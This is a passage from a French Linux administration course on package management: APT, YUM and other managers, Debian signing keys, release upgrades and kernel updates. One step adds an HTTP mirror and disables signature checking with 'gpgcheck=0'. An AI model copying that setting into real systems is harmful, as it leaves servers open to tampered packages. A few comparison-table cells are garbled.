# apt-get autoremove --purge wget
```

- Retire les dépendances non nécessaires :

```
# apt-get autoremove
```

- Suppression des fichiers mis en cache dans `var/cache/apt/archives` :

```
# apt-get clean
```

Utillement, on ira lire les précisions des sections 6.2(<https://debian-handbook.info/browse/fr-FR/stable/sect.apt-get.html>) et 6.3(<https://debian-handbook.info/browse/fr-FR/stable/sect.apt-cache.html>) et 6.4(<https://debian-handbook.info/browse/fr-FR/stable/sect.apt-frontends.html>) du Manuel de l'Administrateur Debian :

- Réinstaller un paquet :

```
# apt --reinstall install postfix
```

- Installation d'une version "unstable" :

```
# apt install spamassassin/unstable
```

- `apt full-upgrade` C'est également la commande employée par ceux qui exploitent quotidiennement la version Unstable de Debian et suivent ses évolutions au jour le jour. Elle est si simple qu'elle parle d'elle-même : c'est bien cette fonctionnalité qui a fait la renommée d'APT.
- `aptitude` est un programme interactif en mode semi-graphique, utilisable sur la console, qui permet de naviguer dans la liste des paquets installés et disponibles, de consulter l'ensemble des informations et de les marquer en vue d'une installation ou d'une suppression. Comme il s'agit cette fois d'un programme réellement conçu pour être utilisé par les administrateurs, on y trouve des comportements par défaut plus intelligents que dans apt-get, en plus d'une interface plus abordable.


```
Actions Annuler Paquet Solutions Rechercher Options Vues Aide
C-T : Menu ? : Aide q : Quitter u : MAJ g : Téléch./Install./Suppr. Paqts
aptitude 0.6.8.2
--\ Paquets installés (1497)
--- Tâches (2)
--\ admin - Utilitaires d'administration (installation de logiciels, gestion d
  --\ main - L'archive principale de Debian (79)
i A accountsservice          0.6.21-8      0.6.21-8
i A acpi-support-base        0.140-5      0.140-5
i A acpid                     1:2.0.16-1+deb 1:2.0.16-1+deb
i A adduser                   3.113+nmu3   3.113+nmu3
i A apg                       2.2.3.dfsg.1-2 2.2.3.dfsg.1-2
i A apt-show-versions         0.20          0.20
Ajouter ou supprimer des utilisateurs ou groupes
Ce paquet comprend les commandes « adduser » et « deluser » qui permettent
d'ajouter ou de supprimer des utilisateurs.

* « adduser » crée de nouveaux utilisateurs ou groupes et ajoute des
  utilisateurs existants à des groupes existants ;
* « deluser » supprime des utilisateurs ou des groupes et retire des
  utilisateurs d'un groupe donné.

L'ajout d'utilisateurs avec « adduser » est bien plus simple que l'ajout
manuel. Adduser choisira les identifiants d'utilisateur ou de groupe
appropriés, créera les répertoires personnels, copiera les modèles de
```

Gestionnaire de paquets aptitude

- `synaptic` est un gestionnaire de paquets Debian en mode graphique (il utilise GTK+/GNOME). Il dispose d'une interface graphique efficace et propre. Ses nombreux filtres prêts à l'emploi permettent de voir rapidement les nouveaux paquets disponibles, les paquets installés, ceux que l'on peut mettre à jour, les paquets obsolètes, etc. En naviguant ainsi dans les différentes listes, on indique progressivement les opérations à effectuer (installer, mettre à jour, supprimer, purger). Un simple clic suffit à valider l'ensemble de ces choix et toutes les opérations enregistrées sont alors effectuées en une seule passe.



Gestionnaire de paquets synaptic

Authentification des paquets Debian

- Debian offre un moyen de s'assurer que le paquet installé provient bien de son mainteneur et qu'il n'a subi aucune modification par un tiers : il existe un mécanisme de scellement des paquets.*
- Cette signature n'est pas directe : le fichier signé est un fichier `Release` placé sur les miroirs Debian et qui donne la liste des différents fichiers `Packages` (y compris sous leurs formes compressées `Packages.gz` et `Packages.xz` et les versions incrémentales), accompagnés de leurs sommes de contrôle MD5, SHA1 et SHA256 (pour vérifier que leur contenu n'a pas été altéré). Ces fichiers `Packages` renferment à leur tour une liste de paquets Debian et leurs sommes de contrôle, afin de garantir que leur contenu n'a pas lui non plus été altéré.*
- La gestion des clés de confiance se fait grâce au programme `apt-key`, fourni par le paquet `apt`. Ce programme maintient à jour un trousseau de clés publiques GnuPG, qui sont utilisées pour vérifier les signatures des fichiers `Release.gpg` obtenus depuis les miroirs Debian.*
- Il est possible de l'utiliser pour ajouter manuellement des clés supplémentaires (si l'on souhaite ajouter des miroirs autres que les miroirs officiels) ; mais dans le cas le plus courant, on n'a besoin que des clés officielles Debian, qui sont automatiquement maintenues à jour par le paquet `debian-archive-keyring` (qui installe les trousseaux de clés dans `/etc/apt/trusted.gpg.d`).*
- Cependant, la première installation de ce paquet est également sujette à caution, car même s'il est signé comme les autres paquets, cette signature ne peut pas être vérifiée extérieurement. On s'attachera donc à vérifier les empreintes (fingerprints) des clés importées, avant de leur faire confiance pour installer de nouveaux paquets* avec `apt-key fingerprint`.

Source : [Vérification d'authenticité des paquets](#)

Par exemple,

```
# apt-key fingerprint
/etc/apt/trusted.gpg.d/debian-archive-jessie-automatic.gpg
-----
pub 4096R/2B90D010 2014-11-21 [expire : 2022-11-19]
Emprinte de la clef = 126C 0D24 BD8A 2942 CC7D F8AC 7638 D044 2B90 D010
```

```

uid          Debian Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>
/etc/apt/trusted.gpg.d/debian-archive-jessie-security-automatic.gpg
-----
pub  4096R/C857C906 2014-11-21 [expire : 2022-11-19]
  Empreinte de la clef = D211 6914 1CEC D440 F2EB 8DDA 9D6D 8F6B C857 C906
uid          Debian Security Archive Automatic Signing Key (8/jessie) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-jessie-stable.gpg
-----
pub  4096R/518E17E1 2013-08-17 [expire : 2021-08-15]
  Empreinte de la clef = 75DD C3C4 A499 F1A1 8CB5 F3C8 CBF8 D6FD 518E 17E1
uid          Jessie Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-squeeze-automatic.gpg
-----
pub  4096R/473041FA 2010-08-27 [expire : 2018-03-05]
  Empreinte de la clef = 9FED 2BCB DCD2 9CDF 7626 78CB AED4 B06F 4730 41FA
uid          Debian Archive Automatic Signing Key (6.0/squeeze) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-squeeze-stable.gpg
-----
pub  4096R/B98321F9 2010-08-07 [expire : 2017-08-05]
  Empreinte de la clef = 0E4E DE2C 7F3E 1FC0 D033 800E 6448 1591 B983 21F9
uid          Squeeze Stable Release Key <debian-release@lists.debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-automatic.gpg
-----
pub  4096R/46925553 2012-04-27 [expire : 2020-04-25]
  Empreinte de la clef = A1BD 8E9D 78F7 FE5C 3E65 D8AF 8B48 AD62 4692 5553
uid          Debian Archive Automatic Signing Key (7.0/wheezy) <ftpmaster@debian.org>

/etc/apt/trusted.gpg.d/debian-archive-wheezy-stable.gpg
-----
pub  4096R/65FFB764 2012-05-08 [expire : 2019-05-07]
  Empreinte de la clef = ED6D 6527 1AAC F0FF 15D1 2303 6FB2 A1C2 65FF B764
uid          Wheezy Stable Release Key <debian-release@lists.debian.org>
```

Empêcher le démarrage d'un service après une installation

La création d'un script de sortie `/usr/sbin/policy-rc.d` empêchera le lancement du service après installation.

```

cat > /usr/sbin/policy-rc.d << EOF
#!/bin/sh
echo "All runlevel operations denied by policy" >&2
exit 101
EOF
chmod +x /usr/sbin/policy-rc.d
```

L'existence de ce script donnera ce message après une installation :

```
All runlevel operations denied by policy
invoke-rc.d: policy-rc.d denied execution of start.
```

2.3. YUM

- Yum, pour Yellowdog Updater Modified, est un gestionnaire de paquets pour des distributions Linux telles que Fedora et Red Hat Enterprise Linux, créé par Yellow Dog Linux.
- Il permet de gérer l'installation et la mise à jour des logiciels installés sur une distribution. C'est une surcouche de RPM gérant les téléchargements et les dépendances, de la même manière que APT de Debian.

YUM commandes de base

- Contrairement à APT, YUM met à jour sa liste de paquets automatiquement.
- Chercher un paquet :

```
# yum search wget
```

- Lister des informations concernant un paquet :

```
# yum list wget
# yum info wget
```

- Installer un paquet :

```
# yum install wget
```

- Installer un paquet sans dialogue:

```
# yum -y install wget
```

- Désinstaller un paquet

```
# yum remove wget
```

YUM mise-à-jour

- Mise-à-jour d'un paquet :

```
# yum update wget
```

- Vérification des mise-à-jours disponibles :

```
# yum check-update
```

- Mise-à-jours de sécurité et des binaires :

```
# yum update
```

YUM Group Packages

- Les groupes de paquets sont des collections de paquets :

```
# yum groups list
# yum groups info group
# yum groups install group
# yum groups update group
# yum groups remove group
```

YUM dépôts de paquets

- Liste des dépôts de paquets :

```
# yum repolist
# yum repolist all
```

- Installer un dépôt supplémentaire EPEL (Extra Packages for Enterprise Linux) :

```
# yum install epel-release
```

Installer un dépôt supplémentaire

- La configuration des dépôts est située dans le dossier `/etc/yum.repos.d/` :

```
ls /etc/yum.repos.d/
CentOS-Base.repo  CentOS-Debuginfo.repo  CentOS-Media.repo    CentOS-Vault.repo
CentOS-CR.repo    CentOS-fasttrack.repo  CentOS-Sources.repo
```

- Par exemple le premier dépôt configuré dans le fichier `CentOS-Base.repo` :

```
[base]
```

```
name=CentOS-$releasever - Base
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&repo=os&infra=$infra
#baseurl=http://mirror.centos.org/centos/$releasever/os/$basearch/
gpgcheck=1
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
```

On notera une déclaration de section `[base]` en en-tête et quatre variables essentielles :

- `name` qui indique le nom du dépôt.
- `mirrorlist` ou `baseurl` qui indiquent l'emplacement du dépôt
- `gpgcheck` qui demande une vérification d'intégrité et `gpgkey` qui fixe le fichier de vérification d'emprunte. Il n'est pas nécessaire `gpgcheck=0` est configuré.
- Enfin, `enabled=1` activerait la prise en compte du dépôt

L'utilitaire `yum-config-manager` permet d'ajouter un dépôt aisément :

```
# yum-config-manager --add-repo=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/
Modules complémentaires chargés : fastestmirror, langpacks
adding repo from: http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/

[ftp.belnet.be_ftp.centos.org_7_os_x86_64_]
name=added from: http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/
baseurl=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/
enabled=1
```

Y ajouter `gpgcheck=0` :

```
# echo "gpgcheck=0" >> /etc/yum.repos.d/ftp.belnet.be_ftp.centos.org_7_os_x86_64_.repo
[root@wks01 user]# cat /etc/yum.repos.d/ftp.belnet.be_ftp.centos.org_7_os_x86_64_.repo

[ftp.belnet.be_ftp.centos.org_7_os_x86_64_]
name=added from: http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/
baseurl=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64/
enabled=1

gpgcheck=0
```

Remettre à jour la liste des paquetages :

```
# yum clean all
# yum repolist
```

YUM gestion des paquets

- Lister les paquets installés :

```
# yum list installed | less
```

- Effacer le cache `/var/cache/yum/` :

```
# yum clean all
```

- Historique des transactions yum

```
# yum history
```

2.4. Autres logiciel de gestion des paquets

- Pacman : Arch Linux.
- Emerge : Gentoo
- Opkg : Openwrt

3. Maintenance et mises à jour

3.1. Maintenance des mises à jour d'un système Debian

- *apticron*, dans le paquet du même nom. Il s'agit simplement d'un script, appelé quotidiennement par *cron*, qui met à jour la liste des paquets disponibles et envoie un courrier électronique à une adresse donnée pour lister les paquets qui ne sont pas installés dans leur dernière version, ainsi qu'une description des changements qui ont eu lieu. Ce script vise principalement les utilisateurs de Debian Stable, on s'en doute.
- On pourra donc tirer parti du script */etc/cron.daily/apt*, installé par le paquet *apt*. Ce script est lui aussi lancé quotidiennement par *cron*, donc sans interface interactive. Pour contrôler son fonctionnement, on utilisera des variables de configuration d'APT (qui seront donc stockées dans un fichier sous */etc/apt/apt.conf.d/*). Les plus importantes sont :

```
APT::Periodic::Update-Package-Lists
```

Cette option permet de spécifier une fréquence (en jours) de mise à jour des listes de paquets. Si l'on utilise *apticron*, on pourra s'en passer, puisque cela ferait double emploi.

```
APT::Periodic::Download-Upgradeable-Packages
```

Cette option spécifie également une fréquence en jours, qui porte sur le téléchargement des paquets mis à jour. Là encore, les utilisateurs d'*apticron* pourront s'en passer.

```
APT::Periodic::AutocleanInterval
```

Cette option couvre une fonction que n'a pas *apticron* : elle spécifie la fréquence à laquelle le cache d'APT pourra être automatiquement épuré des paquets obsolètes (ceux qui ne sont plus disponibles sur les miroirs ni référencés par aucune distribution). Elle permet de ne pas avoir à se soucier de la taille du cache d'APT, qui sera ainsi régulée automatiquement.

```
APT::Periodic::Unattended-Upgrade
```

Lorsque cette option est activée, le script quotidien exécutera *unattended-upgrade* (dans le paquet *unattended-upgrades*) qui, comme son nom l'indique, automatisera le processus de mise à jour pour certains paquets ; par défaut, il ne s'occupe que des mises à jour de sécurité, mais cela est configurable dans le fichier */etc/apt/apt.conf.d/50unattended-upgrades*. Notons que cette option peut être activée avec *debconf*, à l'aide de la commande *dpkg-reconfigure -plow unattended-upgrades*.

Source : [Maintenir un système à jour](#)

3.2. Mise à jour d'une distribution Debian depuis une ancienne version

Mise à jour depuis Debian 7 (wheezy)

Recommendations :

- Effacer les paquets non nécessaires
- Mettre à jour le système actuel
- Réaliser une sauvegarde des données

Mettre à jour la distribution Debian Wheezy :

```
# apt-get update
# apt-get upgrade
# apt-get dist-upgrade
```

Mettre à jour les sources d'installation :

```
# sed -i 's/wheezy/jessie/g' /etc/apt/sources.list
```

Mettre à jour les paquets :

```
# apt-get update
# apt-get -y upgrade
```

Mettre à jour la distribution :

```
# apt-get -y dist-upgrade
```

Redémarrer :

```
# reboot
```

Vérifier la version :

```
# hostnamectl
  Static hostname: wheezy1
    Icon name: computer-vm
    Chassis: vm
  Machine ID: cab21b38a8058c4d3f6641f1587fa5b7
    Boot ID: cde0bd1e7ada4c44acd12bae10adff75
  Virtualization: kvm
Operating System: Debian GNU/Linux 8 (jessie)
      Kernel: Linux 3.16.0-4-amd64
    Architecture: x86-64
```

Remettre à jour :

```
# apt-get update
# apt-get -y upgrade
# apt-get -y autoremove
# apt-get -y dist-upgrade
```

Mise à jour depuis Debian 8 (jessie)

La procédure est identique de la version Debian 8 Jessie à la version Debian 9 Stretch.

```
# cp /etc/apt/sources.list /etc/apt/sources.list_backup
# sed -i 's/jessie/stretch/g' /etc/apt/sources.list
# apt-get update
# apt-get -y upgrade
# apt-get -y dist-upgrade
# reboot
```

```
# apt-get update
# apt-get -y upgrade
# apt-get -y autoremove
# apt-get -y dist-upgrade
```

```
hostnamectl
  Static hostname: wheezy1
    Icon name: computer-vm
    Chassis: vm
  Machine ID: cab21b38a8058c4d3f6641f1587fa5b7
    Boot ID: efd16e22f98a42d0a7d3cf44dba21fc9
  Virtualization: kvm
Operating System: Debian GNU/Linux 9 (stretch)
      Kernel: Linux 4.8.0-2-amd64
    Architecture: x86-64
```

Mise-à-jour de versions Ubuntu

Source : <https://doc.ubuntu-fr.org/migration>

Déconseillé, il s'agit de passer de révision en révision. Une sauvegarde du système

L'outil en ligne de commande `do-release-upgrade` permet d'effectuer une mise à niveau d'Ubuntu sans utiliser d'utilitaire graphique. Il est particulièrement pertinent pour les serveurs, qui fonctionnent sans interface graphique. L'ensemble des options de cet outil peut être lu en exécutant la commande :

```
do-release-upgrade --help
```

Voici quelques-unes des options les plus utiles :

```
do-release-upgrade --check-dist-upgrade-only
```

L'option `--check-dist-upgrade-only` vérifie l'existence d'une nouvelle version. Si une nouvelle version est trouvée, celle-ci est affichée en résultat dans le terminal. Exécutée ainsi, cette commande n'effectue qu'une vérification ; aucune mise à niveau n'est faite.

```
do-release-upgrade --sandbox
```

L'option `--sandbox` permet de tester une mise à niveau dans un environnement protégé. Ceci est particulièrement utile pour tester le déploiement d'une mise à niveau avant de procéder à son application dans l'environnement de production.

```
do-release-upgrade
```

Sans option, l'outil do-release-upgrade recherche et procède à une mise à niveau vers la prochaine version LTS ou stable disponible, si elle existe.

4. Comparatif des gestionnaires de paquets par distribution

Du point de vue de l'administrateur système, les distributions Linux peuvent se distinguer par :

1. le gestionnaire et le système de paquets
2. les scripts d'initialisation et les niveaux d'exécution
3. le chargeur de démarrage
4. l'emplacement des fichiers de configuration du réseau et des dépôts

On s'intéressera ici aux différences génétiques concernant la gestion des paquets.

4.1. Debian/Ubuntu c. Fedora/RHEL/SL/Centos

Action	Debian/Ubuntu	Fedora/RHEL/SL/Centos
1. Mise à jour de la liste des paquets	<code>apt-get update</code>	<code>yum update</code> , <code>yum check-update</code>
2. Affichage des mises-à-jour disponibles	<code>apt-get upgrade --simulate</code>	<code>yum list updates</code>
3. Installation de paquets spécifiques	<code>apt-get install package1 package2</code>	<code>yum install package1 package2</code>
4. Réinstallation d'un paquet	<code>apt-get install --reinstall package</code>	<code>yum reinstall package</code>
5. Mise à jour d'un paquet	<code>apt-get upgrade package1 package2</code>	<code>yum update package</code>
6. Mise à jour du système	<code>apt-get upgrade</code> , <code>apt-get dist-upgrade</code> , <code>apt upgrade</code> , <code>apt full-upgrade</code>	<code>yum upgrade</code>
7. Recherche de paquets	<code>apt-cache search searchword</code> , <code>apt-cache search --full --names-only searchword</code>	<code>yum search searchword</code>
8. Liste de paquets installés	<code>dpkg -l</code> , <code>apt list --installed</code>	<code>rpm -qa</code>
9. Information sur un paquet	<code>apt-cache show package</code> , <code>apt show package</code> , <code>dpkg -s package</code>	<code>yum info package</code> , <code>yum list package</code> , <code>yum deplist package</code>
10. Désinstaller des paquets	<code>apt-get remove --purge package1 package2</code> , <code>apt-get autoremove</code>	<code>yum remove package1 package2</code>
11. Téléchargement de paquets sans installation	<code>apt-get install --download-only package1 package2</code>	<code>yum install --downloadonly --downloaddir=<directory> <package></code>
12. Effacement des paquets téléchargés	<code>apt-get clean</code> , <code>apt-get clean (paquets dépassés)</code>	<code>yum clean all</code>
13. Configuration des dépôts	<code>etc/apt/sources.list</code>	<code>/etc/yum.repos.d/</code>

4.2. Alpine Linux c. Arch Linux c. Gentoo

Action	Alpine Linux	Arch Linux	Gentoo
1. Mise à jour de			

la liste des paquets	<code>apk update</code>	<code>pacman -Sy</code>	<code>emerge --sync</code>	
2. Affichage des mises-à-jour disponibles	<code>apk version -v OU apk version -v -l '<'</code>	<code>pacman -Qu</code>	<code>emerge -Duv world OU emerge --deep --update --pretend world</code>	
3. Installation de paquets spécifiques	<code>apk add package1 package2</code>	<code>pacman -S package1 package2</code>	<code>emerge package1 package2</code>	
4. Réinstallation d'un paquet	<code>apk del package1 && apk add package1</code>	<code>pacman -Sf package1 package2</code>	<code>emerge --oneshot package1</code>	
5. Mise à jour d'un paquet	<code>apk add -u package1 package2</code>	<code>pacman -S package1 package2</code>	<code>emerge --update package1 package2</code>	
6. Mise à jour du système		<code>pacman -Syu</code>		
7. Recherche de paquets	<code>apk search searchword</code>	<code>pacman -Ss searchword , pacman -Si package name</code>	<code>emerge --searchdesc searchword , eix searchword , esearch searchword</code>	<code>vum search searchword</code>
8. Liste de paquets installés	<code>apk info</code>	<code>pacman -Qs , pacman -O , pacman -Q</code>	<code>emerge gentoolkit && equery list</code>	
9. Information sur un paquet	<code>apk info -a package</code>	<code>pacman -Si package</code>		
10. Désinstaller des paquets	<code>apk del package1 package2</code>	<code>pacman -R package1 package2</code>	<code>emerge --depclean package1 package2</code>	
11. Téléchargement de paquets sans installation	<code>apk fetch package1 package2</code>	<code>pacman -Sw package1 package2</code>	<code>emerge --fetchonly package1 package2</code>	
12. Effacement des paquets téléchargés	Automatique	Automatique	<code>rm -rf /usr/portage/distfiles/*</code>	
13. Configuration des dépôts	<code>/etc/apk/repositories</code>	<code>/etc/opkg.conf</code>	<code>etc/portage/repos.conf/gentoo.conf , et bien plus</code>	

4.3. OpenWRT

Action	OpenWRT
1. Mise à jour de la liste des paquets	<code>opkg update</code>
2. Affichage des mises-à-jour disponibles	<code>opkg list-upgradable</code>
3. Installation de paquets spécifiques	<code>opkg install <pkgs ou FQDN></code>
4. Réinstallation d'un paquet	<code>opkg install --force-reinstall <pkgs></code>
5. Mise à jour d'un paquet	<code>opkg upgrade <pkgs> (non recommandé)</code>
6. Mise à jour du système	
7. Recherche de paquets	<code>opkg list [pkg ou globp] , opkg search <file ou globp></code>
8. Liste de paquets installés	<code>opkg list-installed</code>
9. Information sur un paquet	<code>opkg info [pkg ou globp] , opkg status [pkg ou globp]</code>
10. Désinstaller des paquets	<code>opkg remove <pkgs ou globp></code>
11. Téléchargement de paquets sans installation	<code>opkg --download-only download <pkg></code>
12. Effacement des paquets téléchargés	<code>option --force-removal-of-dependent-packages</code>
13. Configuration des dépôts	<code>/etc/opkg.conf</code>

5. Mettre à jour le noyau

5.1. Procédure RHEL

```
# yum update kernel
```

ou alors si le fichier rpm est disponible

```
# rpm -ivh kernel.rpm
```

Le dernier noyau installé devient le premier par défaut :

```
# grub2-editenv list
saved_entry=CentOS Linux (3.10.0-327.13.1.el7.x86_64) 7 (Core)
# grep ^menuentry /boot/grub2/grub.cfg
menuentry 'CentOS Linux (3.10.0-327.13.1.el7.x86_64) 7 (Core)' --class centos --class gnu-linux --class gnu --class os --unrestricted $menuentry_id_option 'gnulinux-3.10.0-327.el7.x86_64-advanced-5cc65046-7a0e-450b-99e8-f0cc34954d75' {
menuentry 'CentOS Linux (3.10.0-327.el7.x86_64) 7 (Core)' --class centos --class gnu-linux --class gnu --class os --unrestrict ed $menuentry_id_option 'gnulinux-3.10.0-327.el7.x86_64-advanced-5cc65046-7a0e-450b-99e8-f0cc34954d75' {
menuentry 'CentOS Linux (0-rescue-d939e80ee5d6473297b10a3839c85928) 7 (Core)' --class centos --class gnu-linux --class gnu --class os --unrestricted $menuentry_id_option 'gnulinux-0-rescue-d939e80ee5d6473297b10a3839c85928-advanced-5cc65046-7a0e-450b-99e8-f0cc34954d75' {
```

Modifier le noyau par défaut :

```
# grub2-set-default 0
```

Générer la configuration :

```
# grub2-mkconfig -o /boot/grub2/grub.cfg
Generating grub configuration file ...
Found linux image: /boot/vmlinuz-3.10.0-327.13.1.el7.x86_64
Found initrd image: /boot/initramfs-3.10.0-327.13.1.el7.x86_64.img
Found linux image: /boot/vmlinuz-3.10.0-327.el7.x86_64
Found initrd image: /boot/initramfs-3.10.0-327.el7.x86_64.img
Found linux image: /boot/vmlinuz-0-rescue-d939e80ee5d6473297b10a3839c85928
Found initrd image: /boot/initramfs-0-rescue-d939e80ee5d6473297b10a3839c85928.img
done
```

5.2. Procédure Ubuntu

!!--!!

2. Installation par les sources

1. Principe

Une installation par les sources est en général documentée par ses auteurs dans un fichier REAME, docs/INSTALL.txt ou autre. La compilation consiste à :

1. Récupérer et décompresser les sources.
2. Disposer des outils de compilation et des librairies nécessaires.
3. Configurer la compilation en lançant un programme / commande étendue ou en éditant un fichier configuration
4. Vérifier les dépendances
5. Exécuter la compilation dans un dossier temporaire sans droit root.
6. Placer les binaires compilés (exécutables et librairies) et les fichiers de configuration aux endroits habituels du système.
7. Eventuellement la compilation a donné lieu à un paquet de distribution à installer.
8. Enfin, il est peut être nécessaire de configurer un service.

2. Installation des outils de compilation

Ces outils sont gcc, c++, make et d'autres.

En RHEL7/Centos 7

```
yum groupinstall "Development Tools"
```

En Debian / Ubuntu

```
apt-get install build-essential
```

En Arch Linux

```
pacman -Sy base-devel
```

3. Exemples d'installations par les sources

Ce document regorge d'exemples de logiciels compilés et installés de cette manière.

- John the Ripper sous Centos 7
- Stress-ng sous Centos 7
- Apache 2 sous Debian 8
- Asterisk sous Centos 7
- Un noyau Linux sous Debian 8

4. Fabrication de paquets

Il pourrait sembler incongru de s'intéresser à la fabrication des paquets. En effet, pourquoi se passer d'un *certain* support communautaire ou commercial ? Aussi, la tâche de "mainteneur" n'est pas chose aisée. Mais selon la nature, la taille ou la mentalité d'un organisation et de son équipe IT, on imagine qu'une vue sur l'origine des binaires distribués dans une infrastructure soit un avantage de l'Open Source. Il semblerait même qu'il soit fortement conseillé de s'intéresser au sujet, ne fut-ce que pour mieux maîtriser son système et sa sécurité.

On pourrait construire des paquets à partir de deux sources :

- A partir paquets originaux (dits "sources")
- Directement à partir des sources du logiciel lui-même

Utilité de re-construire des paquets à partir des sources de leur fabrication :

- Pour re-générer le paquet binaire
- Pour dépanner des problèmes avec des librairies ou des applications
- Pour modifier l'application actuelle pour ajouter de la journalisation (*logging*)

- Pour confirmer qu'un patch de sécurité a été correctement appliqué dans la source

Utilité de construire un paquet à partir des sources originales :

- Le paquet source n'existe pas déjà.
- On le construit pour un script ou une application "maison"

5. Fabrication de paquets RPM pour Centos 7

En cours de développement.

6. Compilation du noyau (sous forme de paquet .deb)

Cette opération peut prendre plusieurs heures.

L'exercice en Debian 8 propose de :

Récupérer les sources d'une version du noyau Linux, de réaliser la compilation et enfin de fabriquer un paquet à installer.

Les noyaux restant sous le contrôle du système de paquetage, ils peuvent être rapidement supprimés ou déployés sur plusieurs machines. De plus, les scripts associés à ces paquets permettent également une meilleure interaction avec le chargeur de démarrage et le générateur d'images de démarrage (initrd). (Source)[<https://debian-handbook.info/browse/fr-FR/stable/sect.kernel-compilation.html#sect.kernel-compilation-prerequisites>]

6.1. Récupération des sources

On peut trouver les sources sous forme de paquet qui les placera dans le x. Ces sources ne sont pas exactement celles de `kernel.org`.

```
# apt-get update
# apt-cache search ^linux-source
linux-source-3.16 - Linux kernel source for version 3.16 with Debian patches
linux-source - Linux kernel source (meta-package)
# apt-get -y install linux-source-3.16
# ls /usr/src/linux-source*
/usr/src/linux-source-3.16.tar.xz
```

On peut aussi prendre les sources officielles sur `ftp.kernel.org`.

Exemple d'époque en Centos7 :

```
$ ftp ftp.kernel.org
Trying 149.20.4.69...
Connected to ftp.kernel.org (149.20.4.69).
220 Welcome to kernel.org
Name (ftp.kernel.org:francois): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls pub/linux/kernel/v*
227 Entering Passive Mode (149,20,4,69,119,116).
150 Here comes the directory listing.
drwxrwxr-x 2 ftp ftp 4096 Mar 20 2003 v1.0
drwxrwxr-x 2 ftp ftp 36864 Mar 20 2003 v1.1
drwxrwxr-x 2 ftp ftp 12288 Mar 20 2003 v1.2
drwxrwxr-x 2 ftp ftp 69632 Mar 20 2003 v1.3
drwxrwxr-x 3 ftp ftp 32768 Feb 08 2004 v2.0
drwxrwxr-x 2 ftp ftp 98304 Mar 20 2003 v2.1
drwxrwxr-x 3 ftp ftp 20480 Mar 24 2004 v2.2
drwxrwxr-x 2 ftp ftp 36864 Mar 20 2003 v2.3
drwxrwxr-x 5 ftp ftp 36864 May 01 2013 v2.4
drwxrwxr-x 4 ftp ftp 57344 Jul 14 2003 v2.5
drwxrwxr-x 10 ftp ftp 73728 Aug 08 2013 v2.6
lrwxrwxrwx 1 ftp ftp 4 Nov 23 2012 v3.0 -> v3.x
drwxrwxr-x 5 ftp ftp 262144 Aug 23 13:26 v3.x
drwxr-xr-x 5 ftp ftp 36864 Aug 22 21:21 v4.x
226 Directory send OK.
ftp> ls pub/linux/kernel/v4.x/linux-4.7*
227 Entering Passive Mode (149,20,4,69,117,64).
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 137739500 Aug 16 19:59 linux-4.7.1.tar.gz
```

```
-rw-r--r-- 1 ftp ftp 819 Aug 16 19:59 linux-4.7.1.tar.sign
